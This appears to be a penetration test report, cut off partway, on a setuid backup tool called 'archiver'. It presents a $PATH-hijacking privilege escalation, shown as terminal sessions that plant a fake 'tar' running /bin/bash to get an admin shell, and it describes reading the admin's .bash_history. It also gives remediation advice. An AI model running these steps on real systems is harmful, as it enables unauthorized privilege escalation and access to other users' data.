PT Report

The Archiver

Executive Summary:


During the penetration test, I identified critical vulnerabilities in the archiver tool within the rKive cloud-based document archive service, which allowed for unauthorized privilege escalation. Exploiting these vulnerabilities provided access to the admin account, exposing sensitive command histories and configurations. These vulnerabilities were primarily due to improper file permissions and the presence of setuid on the archiver binary, which allowed unprivileged users to execute commands with admin-level permissions.

Conclusions:

The setuid permissions on archiver, coupled with inadequate input validation, create a severe risk of privilege escalation. Immediate remediation actions are recommended to enhance the security posture, such as removing setuid permissions from archiver and implementing strict access controls. My assessment concluded that the overall security level of the system has remained **Low** due to:

- **$PATH Hijacking**: By manipulating the $PATH environment variable, it was possible to execute arbitrary commands as admin, granting unauthorized command execution with elevated privileges.
- **Insecure File Permissions**: The --list option allowed non-admin users to include sensitive files (e.g., .bash_history) in backups, leading to unauthorized access.

The exploitation of these vulnerabilities was facilitated by setuid permissions on archiver and a lack of access control measures.



Finding Details:

VULN-001 $PATH Hijacking (Critical)

Description:


$PATH Hijacking is a vulnerability that occurs when an attacker can manipulate the $PATH environment variable to include a directory containing malicious executables. When a program tries to execute a command, it will search through the directories in $PATH in order, running the first matching executable it finds. By placing a malicious executable in a directory early in the $PATH, an attacker can hijack legitimate commands, causing the system to execute their malicious code instead.

Details:

In the tested system, the $PATH Hijacking vulnerability was realized by modifying the $PATH environment variable to prioritize a directory containing a malicious version of the tar command. By creating a fake tar binary that simply invoked /bin/bash, and placing this directory at the beginning of $PATH, we ensured that any attempt to execute tar would instead open a Bash shell. When the archiver program ran, it called tar from the modified $PATH, allowing unauthorized shell access with elevated privileges.


Evidence:

This vulnerability was identified when I tried to enumerate the system




```
ralph@Ubuntu:~$ sudo -l
bash: sudo: command not found
ralph@Ubuntu:~$ uname -a
Linux Ubuntu 4.14.252-195.483.amzn2.x86_64 #1 SMP Mon Nov 1 20:58:46 UTC 2021 x86_64 GNU/Linux
ralph@Ubuntu:~$ whoami
ralph
ralph@Ubuntu:~$ id
uid=999(ralph) gid=999(ralph) groups=999(ralph)
ralph@Ubuntu:~$ ls -la /home/
total 0
drwxr-xr-x 1 root  root  19 Nov 23  2022 .
drwxr-xr-x 1 root  root  39 Nov  9 16:47 ..
drwxr-xr-x 1 admin admin 27 Nov 23  2022 admin
drwxr-xr-x 1 ralph ralph 21 Nov 23  2022 ralph
ralph@Ubuntu:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Then I looked for admin permissions with setuid




```
ralph@Ubuntu:~$ find / -perm /4000 -user root -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /bin/mount
-rwsr-xr-x 1 root root 69368 Mar  8  2021 /bin/ping
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /bin/su
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /bin/umount
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
ralph@Ubuntu:~$ find / -perm /4000 -user admin -exec ls -ldb {} \; 2>/dev/null
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 /home/ralph/Desktop/newsletter/tools/archiver
ralph@Ubuntu:~$ 
```

I got to the path of archiver and there I read it and discovered more details about the tool, and the place of the backup




```
list-l  --list  Archives files listed in a .txt file
                (e.g --list files.txt)Invalid usage, please provide a file list
%sInvalid flag
%sPlease refer to --help
%s%s:%sCharacter limit reached (EOVERFLOW)tar -Pcvf/var/backups/home-%1$s.tar.gz /home/%1$sArchiving hom
e directory to /var/backups ...
%sThe home directory was successfully archived
Archiver: ./archiver [options]    Archives files for the purpose of backup.

    By default, the /home directory is archived.

    Files that are archived, are placed in /var/backups.

    Specify a file to archive, or automate the process
    by providing a .txt file that lists all the files to be archived.
    In the .txt file, each filename should be separated with a space, or each filename should appear on
a new line.
    Options:        %s
tar -Pcvf/var/backups/%1$s.gz %1$s%sInvalid input
%s%s was successfully archived
```

Then I created a fake tar with the user Ralph (/bin/bash) and made the file executable




```
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo "/bin/bash" > tar
ralph@Ubuntu:~/Desktop/newsletter/tools$ chmod +x tar
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 28
drwxr-xr-x 1 ralph ralph    17 Nov  9 17:27 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
-rwxr-xr-x 1 ralph ralph    10 Nov  9 17:27 tar
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

Then I changed the path to prioritize their controlled directory




```
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ralph@Ubuntu:~/Desktop/newsletter/tools$ export PATH=/home/ralph/Desktop/newsletter/tools:$PATH
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo $PATH
/home/ralph/Desktop/newsletter/tools:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

Then I running the archiver tool with this modified PATH that triggered the custom tar binary, allowing the Ralph user to escalate privileges and access an admin shell



```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver
Archiving home directory to /var/backups ...
admin@Ubuntu:~/Desktop/newsletter/tools$ whoami
admin
admin@Ubuntu:~/Desktop/newsletter/tools$
```

When I got the admin account, I can go and read the bash_history of admin



```
admin@Ubuntu:/home/admin$ ls -la
total 28
drwxr-xr-x 1 admin admin   27 Nov 23  2022 .
drwxr-xr-x 1 root  root    19 Nov 23  2022 ..
-rw------- 1 admin admin 1122 Nov 23  2022 .bash_history
-rw-r--r-- 1 admin admin  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 admin admin 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 admin admin    0 Sep 18  2022 .hushlogin
-rw-r--r-- 1 admin admin  807 Apr 18  2019 .profile
-rw-r--r-- 1 admin admin 9844 Sep 18  2022 .zshrc
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Desktop
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Documents
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Downloads
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Music
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Pictures
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Templates
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Videos
admin@Ubuntu:/home/admin$ cat .bash_history
```

Remediation Options:

- **Use Absolute Paths for Executables**: Modify the archiver tool to call critical executables, like tar, using absolute paths (e.g., /bin/tar) rather than relying on the $PATH environment variable. This approach ensures that only trusted system binaries are used, regardless of any changes made to $PATH.
- **Remove Unnecessary Setuid Permissions**: If the archiver tool doesn't require elevated privileges, remove the setuid bit or configure it to run with only the necessary privileges. This minimizes the impact of any hijacking attempts, as the tool won't run with elevated privileges by default.
- **Sanitize the Environment in Setuid Programs**: If the archiver tool must retain setuid privileges, ensure that it clears or sanitizes the $PATH environment variable upon execution. This measure prevents untrusted directories from being introduced into the search path.
- **Restrict Access to the archiver Tool**: Limit access to the archiver tool to only trusted users who need it. By reducing the number of users who can run the tool, the risk of exploitation is minimized.
- **Educate Administrators on Secure Environment Configurations**: Ensure that administrators are aware of the risks associated with environment variable manipulation in setuid programs. Regular training and secure coding practices can help prevent similar vulnerabilities in the future.

Appendix:

- Linux Privilege Escalation with PATH Variable & SUID Bit

VULN-002 Insecure File Permissions (High)

Description:


Insecure File Permissions is a security vulnerability that arises when files or directories are assigned overly permissive access rights, allowing users who should not have access to view, modify, or execute sensitive files. This vulnerability is common when systems fail to enforce strict access control on files that contain critical or sensitive data, leaving them exposed to unauthorized users. In the context of privilege escalation, insecure permissions can enable regular users to access or manipulate data that is typically reserved for administrative users, potentially leading to the disclosure of sensitive information or misuse of system resources.

Details:

In the tested system, the vulnerability was identified in the archiver tool, which includes functionality to create backups of files and directories. When used with the --list option, the archiver tool allows a user to specify a list of files to include in the backup. This functionality was found to be accessible by non-admin users (such as Ralph), and, due to a lack of proper permissions enforcement, Ralph could include files owned by admin in the backup archive. Specifically, by creating a .txt file listing sensitive files such as /home/admin/.bash_history, and running the archiver command with --list, Ralph was able to back up and store these sensitive files within the /var/backups directory, where he had read access. The .bash_history file, which contains the admin user's command history, became accessible to Ralph, revealing potentially sensitive commands, configurations, or credentials used by the admin. This misconfiguration in the archiver tool and the permissive access to the /var/backups directory together resulted in unauthorized access to files intended to be restricted. If exploited further, this vulnerability could allow a non-privileged user to view or collect sensitive information from any files accessible by the archiver tool, potentially leading to privilege escalation or further system compromise.


Evidence:

After I discovered the archiver, I checked the help menu




```
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver --help
Archiver: ./archiver [options]
    Archives files for the purpose of backup.

    By default, the /home directory is archived.

    Files that are archived, are placed in /var/backups.

    Specify a file to archive, or automate the process
    by providing a .txt file that lists all the files to be archived.
    In the .txt file, each filename should be separated with a space, or each filename should appear on
a new line.

    Options:
        -h  --help  Displays this help
        -f  --file  Archives the specfied file
        -l  --list  Archives files listed in a .txt file
                (e.g --list files.txt)
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

I created a file with the path of admin bash_history, that it backups



